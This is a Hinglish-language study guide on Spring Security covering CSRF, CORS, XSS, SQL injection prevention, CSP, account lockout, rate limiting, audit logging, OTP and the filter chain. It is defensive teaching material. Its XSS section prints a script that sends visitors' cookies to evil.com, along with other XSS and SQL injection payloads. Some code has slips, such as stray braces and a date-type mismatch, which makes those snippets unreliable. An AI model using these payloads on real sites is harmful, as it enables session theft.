            Authentication auth = authManager.authenticate(token);
            SecurityContextHolder.getContext().setAuthentication(auth);
        } catch (BadCredentialsException e) {
            response.setStatus(HttpServletResponse.SC_UNAUTHORIZED);
            response.getWriter().write("{\"error\":\"Invalid API Key\"}");
            return;
        }

        chain.doFilter(request, response);
    }
}

```

```
}
```

```
// Step 4: Register in SecurityConfig
http.addFilterBefore(apiKeyAuthFilter,
UsernamePasswordAuthenticationFilter.class)
    .authenticationProvider(apiKeyAuthProvider);

// Usage - client sends:
// GET /api/data
// X-API-Key: sk_live_abc123xyz789
```


☐ PHASE 9: WEB SECURITY — MISSED TOPICS ☐

► CSRF Token — Internal Generation & Storage

CSRF Protection kaise kaam karta hai Internally?

```
CSRF PROTECTION INTERNALS

STEP 1: First GET request (/login page)

CsrfFilter runs:
→ CsrfTokenRepository.generateToken(request)
→ Generates: UUID random 128-bit token
→ Stores in: HttpSession['_csrf'] = token
→ OR in Cookie: XSRF-TOKEN (for Angular/React SPAs)

Response HTML contains:
<input type='hidden' name='_csrf' value='abc123...' />

STEP 2: POST /transfer (state-changing request)

CsrfFilter validates:
1. Extract token from request:
   → Form param: request.getParameter('_csrf')
   OR → Header: X-CSRF-TOKEN (for Ajax)

2. Load stored token from session:
   → csrfTokenRepository.loadToken(request)

3. Compare: submitted == stored?
   → YES → allow request ✓
   → NO → 403 Forbidden ✗

WHY evil.com can't fake it:
Same-Origin Policy prevents evil.com from READING
your_bank.com's HTML/cookies → can't get the token!
```

⚡ CSRF Token Repositories

Repository	Storage	Best For
HttpSessionCsrfTokenRepository (default)	HttpSession	Traditional MVC with server-side rendering

CookieCsrfTokenRepository	HttpOnly=false Cookie (XSRF-TOKEN)	SPA (Angular, React) — JS reads cookie
Custom implementation	Redis, DB, etc.	Microservices, stateless setups

```
// For Angular / React SPA:
http.csrf(csrf -> csrf
    .csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse())
    // Angular automatically reads XSRF-TOKEN cookie
    // and sends it as X-XSRF-TOKEN header
);

// For traditional forms (default):
// Thymeleaf auto-includes CSRF token in forms:
// th:action="@{/transfer}" → automatically adds _csrf hidden field
```

► CORS Preflight Request — Deep Dive

CORS Preflight kya hota hai aur kyun hota hai?

Jab browser ek 'non-simple' cross-origin request bhejne wala hota hai (POST with JSON, custom headers, DELETE, PUT), toh pehle ek OPTIONS request bhejta hai — yeh preflight request hai. Isse browser check karta hai ki server is type ke request accept karta hai ya nahi.

```
=== SIMPLE REQUEST (No Preflight) ===
Methods: GET, HEAD, POST (with specific content types only)
Content-Type: application/x-www-form-urlencoded / multipart/form-data /
text/plain
No custom headers
→ Direct request, no preflight needed

=== NON-SIMPLE REQUEST (Preflight required) ===
Methods: PUT, DELETE, PATCH
Content-Type: application/json
Custom headers: Authorization, X-Custom-Header
→ Browser FIRST sends OPTIONS (preflight)
```

PREFLIGHT FLOW:

```
Browser → OPTIONS /api/users
        Origin: https://myapp.com
        Access-Control-Request-Method: POST
        Access-Control-Request-Headers: Authorization

Server → 200 OK (preflight response)
        Access-Control-Allow-Origin: https://myapp.com
        Access-Control-Allow-Methods: GET, POST, PUT
        Access-Control-Allow-Headers: Authorization
        Access-Control-Max-Age: 3600 (cache 1 hr)

Browser → POST /api/users (actual request now!)
        Authorization: Bearer eyJ...
```

► XSS — 3 Types Explained

XSS ke 3 Types

⚡ Type 1: Stored XSS (Persistent)

Malicious script database mein store ho jaata hai. Jab bhi koi user woh page open karta hai, script execute hoti hai. Sabse dangerous type — ek script se lakho users affect ho sakte hain.

```
// Attack: Attacker posts a comment with script:
Comment text: <script>
  document.location = 'https://evil.com/steal?cookie=' + document.cookie;
</script>

// If stored in DB without sanitization:
// Every visitor's browser executes this script!
// All their cookies sent to evil.com

// Example: Forum posts, product reviews, user profiles
```

⚡ Type 2: Reflected XSS (Non-Persistent)

Script URL mein hota hai. User ko ek crafted link pe click karwaya jaata hai. Script server se 'reflect' hoke response mein wapas aata hai. Data store nahi hota.

```
// Attack URL:
https://bank.com/search?q=<script>alert(document.cookie)</script>

// Vulnerable server code:
// response.write('Search results for: ' + request.getParam('q'));
// → <h1>Search results for: <script>alert(...)</script></h1>

// Attack: Attacker sends this URL via email/message to victim
// Victim clicks → bank.com reflects script → executes in victim's browser
```

⚡ Type 3: DOM-based XSS

Script server-side code touch nahi karta. Pure client-side JavaScript mein hota hai. Browser DOM ko URL fragment (#) ya localStorage se read karke unsafe HTML mein likhta hai.

```
// Vulnerable client-side code:
// URL: https://myapp.com/#<img src=x onerror=alert(1)>

// JavaScript mein:
const hash = window.location.hash.slice(1);
document.getElementById('content').innerHTML = hash; // VULNERABLE!

// Prevention:
document.getElementById('content').textContent = hash; // Safe!
// textContent treats as text, not HTML
```

⚡ XSS Prevention — Complete Strategy

Prevention Method	How It Helps	Spring Implementation
Output encoding	Escape HTML chars before rendering	Thymeleaf auto-escapes: th:text
Content Security Policy	Browser refuses injected scripts	http.headers().contentSecurityPolicy()
HttpOnly cookies	JS cannot steal cookies	server.servlet.session.cookie.http-only=true
Input validation	Reject dangerous input early	@Valid + custom validators
DOMPurify (JS lib)	Sanitize HTML if rendering needed	Include in frontend

► SQL Injection — Spring Prevention Code

SQL Injection Prevention in Spring Boot

```
// ❌ VULNERABLE — Never do this:
@Repository
public class UserRepositoryImpl {
    public User findByUsername(String username) {
        String sql = "SELECT * FROM users WHERE username = '" + username + "'";
        // If username = "admin' OR '1'='1" →
        // SQL: SELECT * FROM users WHERE username = 'admin' OR '1'='1'
        // Returns ALL users! Authentication bypass!
    }
}

// ✅ SAFE — Spring Data JPA (auto-parameterized):
@Repository
public interface UserRepository extends JpaRepository<User, Long> {
    Optional<User> findByUsername(String username);
    // JPA converts to: SELECT * FROM users WHERE username = ?
    // ? = parameter binding — input treated as data, not SQL!
}

// ✅ SAFE — @Query with named params:
@Query("SELECT u FROM User u WHERE u.username = :username AND u.active = true")
Optional<User> findActiveByUsername(@Param("username") String username);

// ✅ SAFE — Native query with param binding:
@Query(value = "SELECT * FROM users WHERE email = :email",
        nativeQuery = true)
Optional<User> findByEmail(@Param("email") String email);

// ✅ SAFE — Criteria API:
CriteriaBuilder cb = em.getCriteriaBuilder();
CriteriaQuery<User> cq = cb.createQuery(User.class);
```

```
Root<User> root = cq.from(User.class);  
cq.where(cb.equal(root.get("username"), username)); // parameterized!
```

□ PHASE 10: PRODUCTION SECURITY — MISSED TOPICS □

► Content Security Policy — Complete Directives

CSP Directives — Har Ek Ka Matlab

Directive	Controls	Example Value
default-src	Fallback for all resource types not specified	'self'
script-src	JavaScript sources	'self' https://trusted.cdn.com
style-src	CSS sources	'self' 'unsafe-inline'
img-src	Image sources	'self' data: https://images.example.com
font-src	Font sources	'self' https://fonts.gstatic.com
connect-src	XHR/Fetch/WebSocket destinations	'self' https://api.myapp.com
frame-src	Iframe sources	'none'
object-src	Plugin content (Flash, etc.)	'none'
base-uri	Restricts <base> tag	'self'
form-action	Restricts form submission URLs	'self'
frame-ancestors	Controls who can embed this page in iframe	'none' or 'self'
upgrade-insecure-requests	Upgrade HTTP to HTTPS automatically	(no value needed)

```
// Spring Security CSP Configuration:
http.headers(headers -> headers
    .contentSecurityPolicy(csp -> csp
        .policyDirectives(
            "default-src 'self'; " +
            "script-src 'self' https://cdnjs.cloudflare.com; " +
            "style-src 'self' 'unsafe-inline' https://fonts.googleapis.com; " +
            "font-src 'self' https://fonts.gstatic.com; " +
            "img-src 'self' data: https;; " +
            "connect-src 'self' https://api.myapp.com; " +
            "frame-ancestors 'none'; " +
            "object-src 'none'; " +
            "base-uri 'self'; " +
```

```

        "form-action 'self'; " +
        "upgrade-insecure-requests"
    )
    )
};

// Test mode - report violations without blocking:
.policyDirectives("default-src 'self'; report-uri /csp-report")
// → Use Content-Security-Policy-Report-Only header while testing

```

► Account Lock Mechanism — Complete Code

Account Lock After Failed Attempts — Full Implementation

```

// Step 1: Add fields to User entity
@Entity
public class User implements UserDetails {
    // ... other fields ...

    private int failedAttempts = 0;
    private boolean locked = false;
    private LocalDateTime lockTime;

    private static final int MAX_FAILED = 5;
    private static final long LOCK_DURATION_MINUTES = 30;

    @Override
    public boolean isAccountNonLocked() {
        if (!locked) return true;
        // Auto-unlock after lock duration:
        if (lockTime.plusMinutes(LOCK_DURATION_MINUTES)
            .isBefore(LocalDateTime.now())) {
            locked = false;
            failedAttempts = 0;
            return true; // auto-unlocked!
        }
        return false; // still locked
    }
}

```

```

// Step 2: LoginAttemptService
@Service
public class LoginAttemptService {

    @Autowired private UserRepository userRepo;

    // Called on FAILED login:
    public void loginFailed(String username) {
        userRepo.findByUsername(username).ifPresent(user -> {
            user.setFailedAttempts(user.getFailedAttempts() + 1);
        });
    }
}

```

```

        if (user.getFailedAttempts() >= User.MAX_FAILED) {
            user.setLocked(true);
            user.setLockTime(LocalDate.now());
            log.warn("Account locked: {}", username);
            // TODO: Send email notification to user
        }
        userRepo.save(user);
    });
}

// Called on SUCCESSFUL login:
public void loginSuccess(String username) {
    userRepo.findByUsername(username).ifPresent(user -> {
        if (user.getFailedAttempts() > 0) {
            user.setFailedAttempts(0);
            user.setLocked(false);
            userRepo.save(user);
        }
    });
}

// Admin can manually unlock:
public void unlockAccount(String username) {
    userRepo.findByUsername(username).ifPresent(user -> {
        user.setLocked(false);
        user.setFailedAttempts(0);
        userRepo.save(user);
    });
}
}

```

```

// Step 3: Wire to AuthenticationFailureHandler
@Component
public class CustomAuthFailureHandler implements AuthenticationFailureHandler {

    @Autowired LoginAttemptService loginAttemptService;

    @Override
    public void onAuthenticationFailure(HttpServletRequest request,
                                       HttpServletResponse response,
                                       AuthenticationException exception)
        throws IOException {

        String username = request.getParameter("username");
        loginAttemptService.loginFailed(username);

        String errorMsg = "Invalid username or password";
        if (exception instanceof LockedException) {
            errorMsg = "Account locked. Try after 30 minutes.";
        }

        response.sendRedirect("/login?error=" + URLEncoder.encode(errorMsg, "UTF-8"));
    }
}

```



```
// Step 4: Register in SecurityConfig
http.formLogin(form -> form
    .failureHandler(customAuthFailureHandler)
);
```

► Brute Force Protection — Rate Limiting

Brute Force Attack kya hota hai?

Brute force attack mein attacker thousands/millions of password combinations automatically try karta hai. Bina rate limiting ke, ek script minute mein lakhs requests bhej sakti hai. Prevention: slow down response after failures, temporary locks, CAPTCHA.

```
// IP-based Rate Limiting with ConcurrentHashMap (simple):
@Component
public class BruteForceProtectionService {

    // IP → attempt count + timestamp
    private final Map<String, AttemptInfo> attempts = new ConcurrentHashMap<>();
    private static final int MAX_ATTEMPTS = 10;
    private static final long BLOCK_DURATION_MS = 15 * 60 * 1000; // 15 min

    public boolean isBlocked(String ipAddress) {
        AttemptInfo info = attempts.get(ipAddress);
        if (info == null) return false;

        if (info.getCount() >= MAX_ATTEMPTS) {
            // Check if block duration has passed:
            if (System.currentTimeMillis() - info.getLastAttempt() <
BLOCK_DURATION_MS) {
                return true; // still blocked
            }
            // Block duration passed → reset
            attempts.remove(ipAddress);
        }
        return false;
    }

    public void recordFailedAttempt(String ipAddress) {
        attempts.merge(ipAddress,
            new AttemptInfo(1, System.currentTimeMillis()),
            (existing, newVal) -> {
                existing.increment();
                existing.setLastAttempt(System.currentTimeMillis());
                return existing;
            }
        );
    }

    public void resetAttempts(String ipAddress) {
        attempts.remove(ipAddress);
    }
}
```

```
// Use in AuthFilter or AuthenticationFailureHandler:
String ip = request.getRemoteAddr();
if (bruteForceService.isBlocked(ip)) {
    response.setStatus(429); // Too Many Requests
    response.getWriter().write("{\"error\":\"Too many attempts. Try after 15 minutes.\"}");
    return;
}
```

► Logging & Audit Trails — Complete Implementation

Security Audit Trail kya hota hai?

Audit trail har security-relevant action ka permanent record hai — kaun ne kya kiya, kab kiya, kahan se kiya. Compliance (GDPR, PCI-DSS, HIPAA), forensics, aur anomaly detection ke liye zaroori hai.

```
// Step 1: AuditLog Entity
@Entity
@Table(name = "audit_logs")
public class AuditLog {
    @Id @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(nullable = false)
    private String eventType; // LOGIN_SUCCESS, LOGIN_FAILURE, LOGOUT, etc.

    private String username; // Who did it
    private String ipAddress; // From where
    private String userAgent; // What browser/device
    private String resourceAccessed; // What was accessed
    private String action; // What was done (READ, WRITE, DELETE)
    private boolean success; // Did it succeed?
    private String failureReason; // If failed, why

    @Column(nullable = false)
    private LocalDateTime timestamp = LocalDateTime.now();
}
```

```
// Step 2: Spring Security Event Listener
@Component
public class SecurityEventListener {

    @Autowired private AuditLogRepository auditRepo;

    @EventListener
    public void handleLoginSuccess(AuthenticationSuccessEvent event) {
        String username = event.getAuthentication().getName();
        WebAuthenticationDetails details =
            (WebAuthenticationDetails) event.getAuthentication().getDetails();
```

```

        AuditLog log = new AuditLog();
        log.setEventType("LOGIN_SUCCESS");
        log.setUsername(username);
        log.setIpAddress(details.getRemoteAddress());
        log.setSuccess(true);
        auditRepo.save(log);
    }

    @EventListener
    public void handleLoginFailure(AbstractAuthenticationFailureEvent event) {
        String username = event.getAuthentication().getName();

        AuditLog log = new AuditLog();
        log.setEventType("LOGIN_FAILURE");
        log.setUsername(username);
        log.setFailureReason(event.getException().getMessage());
        log.setSuccess(false);
        auditRepo.save(log);
    }

    @EventListener
    public void handleLogout(LogoutSuccessEvent event) {
        AuditLog log = new AuditLog();
        log.setEventType("LOGOUT");
        log.setUsername(event.getAuthentication().getName());
        log.setSuccess(true);
        auditRepo.save(log);
    }

    @EventListener
    public void handleAccessDenied(AuthorizationDeniedEvent event) {
        AuditLog log = new AuditLog();
        log.setEventType("ACCESS_DENIED");
        log.setSuccess(false);
        auditRepo.save(log);
    }
}

```

```

// Step 3: Method-level audit using AOP
@Aspect
@Component
public class AuditAspect {

    @Autowired AuditLogRepository auditRepo;

    @AfterReturning(
        pointcut = "@annotation(com.myapp.Auditable)",
        returning = "result"
    )
    public void auditMethodCall(JoinPoint jp, Object result) {
        Authentication auth = SecurityContextHolder
            .getContext().getAuthentication();

        AuditLog log = new AuditLog();
        log.setEventType("METHOD_CALL");
        log.setUsername(auth != null ? auth.getName() : "anonymous");
        log.setAction(jp.getSignature().getName());
    }
}

```

```

        log.setSuccess(true);
        auditRepo.save(log);
    }
}

// Custom annotation:
@Target(ElementType.METHOD)
@Retention(RetentionPolicy.RUNTIME)
public @interface Auditable { }

// Usage:
@Auditable
@PreAuthorize("hasRole('ADMIN')")
public void deleteUser(Long id) { ... }

```

❑ Production Security Checklist

- ✔ HTTPS enforced everywhere (HTTP redirects to HTTPS)
- ✔ HSTS header enabled with includeSubDomains
- ✔ Cookies: Secure + HttpOnly + SameSite=Strict
- ✔ CSP header configured for your app
- ✔ X-Frame-Options: DENY (clickjacking prevention)
- ✔ Account lockout after 5 failed attempts
- ✔ Rate limiting on /login endpoint (max 10 attempts/min per IP)
- ✔ Audit logging for all authentication events
- ✔ JWT secrets in environment variables (not in code)
- ✔ Password minimum 8 chars with BCrypt (strength 12+)
- ✔ CSRF protection for web apps / disabled only for JWT REST APIs
- ✔ SQL injection prevention via parameterized queries (JPA/Hibernate)
- ✔ Input validation with @Valid and custom validators
- ✔ Error messages: generic (don't reveal if username exists)
- ✔ Dependencies updated (no known CVEs in spring-security version)

☐ SPRING SECURITY

SUPPLEMENT DOC — 1 of 2

Missed & Brief Topics — Phases 1 to 5 | Deep Dive

Phase	Topics Added in This Doc
☐ Phase 1	OTP Deep Dive, Biometric Auth, Stateful/Stateless Flow Diagram
☐ Phase 2	Every Filter Explained, DelegatingFilterProxy Internals, Complete Request Lifecycle
☐ Phase 3	ProviderManager Delegation Logic, Principal & Credentials Lifecycle, Authentication Object Deep Dive
☐ Phase 4	Role Hierarchy, @PostAuthorize returnObject, SpEL Advanced Examples
☐ Phase 5	SecurityContextHolder 3 Modes, Context Thread Lifecycle, SecurityContextPersistenceFilter vs HolderFilter

□ PHASE 1: FUNDAMENTALS — MISSED TOPICS □

► OTP (One-Time Password) — Deep Dive

OTP kya hota hai aur kaise kaam karta hai?

OTP (One-Time Password) ek temporary password hota hai jo sirf ek baar use ho sakta hai aur thodi der (usually 30 seconds to 10 minutes) ke liye valid rehta hai. Isse replay attacks impossible ho jaate hain — agar attacker ne OTP intercept bhi kiya, toh woh expire ho chuka hoga.

⚡ OTP ke Types

Type	Full Form	How It Works	Example
TOTP	Time-based OTP	Current timestamp + secret key se generate hota hai. Har 30 sec mein naya code.	Google Authenticator
HOTP	HMAC-based OTP	Counter-based. Har use pe counter increment hota hai.	Hardware tokens
SMS OTP	SMS-based OTP	Server random number generate karta hai, SMS bhejta hai.	Bank OTP on mobile
Email OTP	Email-based OTP	Server link/code email karta hai with expiry.	Login verification

⚡ TOTP Internal Working (Google Authenticator style)

```
// TOTP Algorithm (RFC 6238):
```

```
Step 1: Shared Secret
```

- Server aur User dono ke paas ek shared secret key hoti hai
- Usually QR code scan karke phone mein save hoti hai

```
Step 2: Time Counter
```

- $T = \text{floor}(\text{current_unix_time} / 30)$
- Har 30 seconds pe T change hota hai

```
Step 3: HMAC Compute
```

- $\text{HMAC-SHA1}(\text{secret_key}, T) \rightarrow 20 \text{ bytes}$

```
Step 4: Dynamic Truncation
```

- Last byte ka lower 4 bits = offset
- 4 bytes from offset → 31-bit number

Step 5: $OTP = \text{number} \% 10^6$ (6-digit code)

Server bhi same calculation karta hai → match karta hai
Same secret + same time = same OTP → VERIFIED!

⚡ SMS OTP Flow in Spring Boot

```
// Step 1: User login attempt
POST /auth/request-otp { phone: '+91-9876543210' }

// Step 2: Service layer
@Service
public class OtpService {
    // In-memory store (use Redis in production!)
    private Map<String, OtpEntry> otpStore = new ConcurrentHashMap<>();

    public void generateAndSendOtp(String phone) {
        String otp = String.format("%06d",
            new SecureRandom().nextInt(999999));
        otpStore.put(phone, new OtpEntry(otp,
            LocalDateTime.now().plusMinutes(5)));
        smsService.send(phone, "Your OTP: " + otp);
    }

    public boolean verifyOtp(String phone, String inputOtp) {
        OtpEntry entry = otpStore.get(phone);
        if (entry == null) return false;
        if (LocalDateTime.now().isAfter(entry.getExpiry())) {
            otpStore.remove(phone); // expired
            return false;
        }
        boolean valid = entry.getOtp().equals(inputOtp);
        if (valid) otpStore.remove(phone); // one-time use!
        return valid;
    }
}

// Step 3: Verify OTP
POST /auth/verify-otp { phone: '+91-9876543210', otp: '482916' }
    → OtpService.verifyOtp() → true
    → Generate JWT / Create session
    → Return access token
```

❏ OTP Security Best Practices

- Always use `SecureRandom` — never `Math.random()` (not cryptographically secure)
- Store OTP hashed (BCrypt) in DB/Redis — not plain text
- Rate limit: max 3-5 OTP requests per hour per phone
- Short expiry: 5-10 minutes max
- Single use: delete OTP immediately after successful verification
- Constant-time comparison: use `MessageDigest.isEqual()` to prevent timing attacks

► Biometric Authentication — Deep Dive

Biometric Authentication kya hota hai?

Biometric authentication physical ya behavioral characteristics use karta hai identity verify karne ke liye. Yeh characteristics unique hoti hain — koi duplicate nahi kar sakta. Server-side: biometric data never directly stored; mathematical representation (template) store hoti hai.

Biometric Type	How It Works	Used In	Accuracy
Fingerprint	Minutiae points (ridges/valleys) ka pattern match	Mobile unlock, Aadhaar	99.9%
Face Recognition	Facial geometry — distance between eyes, nose, jaw	iPhone FaceID, Payments	99.7%
Iris Scan	Iris texture pattern — unique even for twins	High-security systems	99.99%
Voice	Vocal cord vibration pattern, pitch, frequency	Phone banking	95-98%
Behavioral	Typing speed, mouse movement patterns	Continuous auth, fraud detection	85-95%

⚡ Biometric in Web/Mobile Apps (WebAuthn / FIDO2)

Modern web apps use WebAuthn (Web Authentication API) standard for biometric authentication. The browser/device handles the biometric check and provides a cryptographic proof to the server — the actual biometric data NEVER leaves the device.

```
// WebAuthn Flow (Browser API):
```

REGISTRATION:

1. Server generates a 'challenge' (random bytes)
2. Browser calls: `navigator.credentials.create({ publicKey: options })`
3. Device shows biometric prompt (fingerprint/face)
4. If verified → device creates public/private key pair
5. Private key stays ON DEVICE (never transmitted!)
6. Public key + signed challenge sent to server
7. Server stores: `userId + publicKey + credentialId`


AUTHENTICATION:

1. Server sends new challenge
2. Browser calls: `navigator.credentials.get({ publicKey: options })`
3. Device shows biometric prompt
4. If verified → device signs challenge with private key
5. Signed challenge sent to server
6. Server verifies signature using stored public key → AUTHENTICATED!


KEY POINT: Biometric data = stays on device
Server only stores: public key (not biometric!)

► Stateful vs Stateless — Complete Flow Diagrams

Stateful Authentication — Complete Lifecycle



Stateless Authentication — Complete Lifecycle



+ sign with secret
SERVER STORES: NOTHING

[4] ← { token: 'eyJhbGci...' }
(client stores this in memory/localStorage)

[5] GET /dashboard →
Authorization: Bearer eyJhbGci...

[6] Verify JWT signature

[7] Extract claims (no DB lookup!)
user=42, role=ADMIN

[8] ←
200 OK + Dashboard data

WHY STATELESS IS BETTER

- Server kuch store nahi karta → Scale freely
- Server 1, 2, 3 sab same token validate kar sakte hain
- Microservices ke liye perfect
- No session store needed

❑ PHASE 2: SPRING SECURITY INTRO — MISSED TOPICS ❑

▶ Every Filter in Spring Security — Explained

Complete Filter Chain — Every Filter ka Role

Spring Security mein filters ek ORDER mein execute hote hain. Har filter ek specific kaam karta hai. Neeche har important filter explain kiya gaya hai:

⚡ 1. DisableEncodeUrlFilter

Yeh filter URL encoding ko disable karta hai. Without this, session ID URL mein add ho sakta tha (e.g., /page;JSESSIONID=abc123) — jo security risk hai. Yeh filter ensure karta hai ki session ID sirf cookies mein hi jaaye, URL mein nahi.

⚡ 2. WebAsyncManagerIntegrationFilter

Async web requests ke liye SecurityContext ko thread se thread propagate karta hai. Jab Spring MVC @Async ya DeferredResult use hota hai, SecurityContext automatically doosre thread mein bhi available rehta hai.

⚡ 3. SecurityContextHolderFilter (Spring 6+)

Request ke shuru mein SecurityContext ko storage (session/repo) se load karta hai aur SecurityContextHolder mein set karta hai. Request ke end mein context clear karta hai. Yeh purane SecurityContextPersistenceFilter ka replacement hai.

```
// Internal working:
SecurityContext context = securityContextRepository.loadContext(request);
SecurityContextHolder.setContext(context);
try {
    filterChain.doFilter(request, response); // rest of filters run
} finally {
    SecurityContextHolder.clearContext(); // CRITICAL: prevent memory leak
    securityContextRepository.saveContext(context, request, response);
}
```

⚡ 4. HeaderWriterFilter

Security-related HTTP response headers add karta hai: X-Content-Type-Options, X-Frame-Options, X-XSS-Protection, Cache-Control, Strict-Transport-Security. Yeh headers browser ko security instructions dete hain.

⚡ 5. CsrfFilter

CSRF (Cross-Site Request Forgery) protection provide karta hai. State-changing requests (POST, PUT, DELETE, PATCH) ke liye CSRF token validate karta hai. Token mismatch hone par 403 return karta hai.

⚡ 6. LogoutFilter

Logout URL (default: POST /logout) ke requests intercept karta hai. LogoutHandlers execute karta hai (session invalidate, cookie delete, SecurityContext clear). Phir LogoutSuccessHandler redirect karta hai.

⚡ 7. UsernamePasswordAuthenticationFilter

Login URL (default: POST /login) ke requests intercept karta hai. Username aur password extract karta hai, UsernamePasswordAuthenticationToken banata hai, AuthenticationManager ko delegate karta hai.

```
// attemptAuthentication() method internally:
String username = request.getParameter("username");
String password = request.getParameter("password");
UsernamePasswordAuthenticationToken authRequest =
    new UsernamePasswordAuthenticationToken(username, password);
return this.getAuthenticationManager().authenticate(authRequest);
```

⚡ 8. DefaultLoginPageGeneratingFilter

Jab aap default form login use karte hain, yeh filter ek auto-generated HTML login page serve karta hai at /login. Custom login page configure karne ke baad yeh filter bypass ho jaata hai.

⚡ 9. DefaultLogoutPageGeneratingFilter

Default logout confirmation page generate karta hai at GET /logout. POST /logout karne par actual logout hota hai.

⚡ 10. BasicAuthenticationFilter

HTTP Basic Authentication handle karta hai. Authorization: Basic <base64(user:password)> header check karta hai. APIs aur testing ke liye useful. Production mein akele use nahi karna chahiye (credentials har request mein jaate hain).

```
// HTTP Basic Auth header format:
Authorization: Basic cmFodWw6cGFzc3dvcmQxMjM=
                ↑
                Base64('rahul:password123')
```

⚡ 11. RequestCacheAwareFilter

Jab unauthenticated user koi protected URL access karne ki koshish karta hai, Spring Security uski original request cache kar leta hai. Login ke baad yeh filter us cached request ko restore karta hai taaki user original destination pe redirect ho.

⚡ 12. SecurityContextHolderAwareRequestFilter

HttpServletRequest ko wrap karta hai taaki security-aware methods kaam karein: request.isUserInRole('ADMIN'), request.getRemoteUser(), request.getUserPrincipal(). Purane Servlet API code ke saath Spring Security ka integration enable karta hai.

⚡ 13. AnonymousAuthenticationFilter

Agar is point tak koi Authentication set nahi hua hai, yeh filter AnonymousAuthenticationToken set karta hai (username='anonymousUser', role='ROLE_ANONYMOUS'). Isse SecurityContextHolder kabhi null nahi hota — isAnonymous() aur isAuthenticated() expressions hamesha work karti hain.

⚡ 14. ExceptionTranslationFilter

Security exceptions ko catch karta hai aur user-friendly responses mein convert karta hai.
AuthenticationException → AuthenticationEntryPoint call (401/login redirect). AccessDeniedException → agar anonymous hai toh login redirect, agar authenticated hai toh 403.

```
// Internal logic:
try {
    filterChain.doFilter(request, response);
} catch (AccessDeniedException ex) {
    if (authenticationTrustResolver.isAnonymous(auth)) {
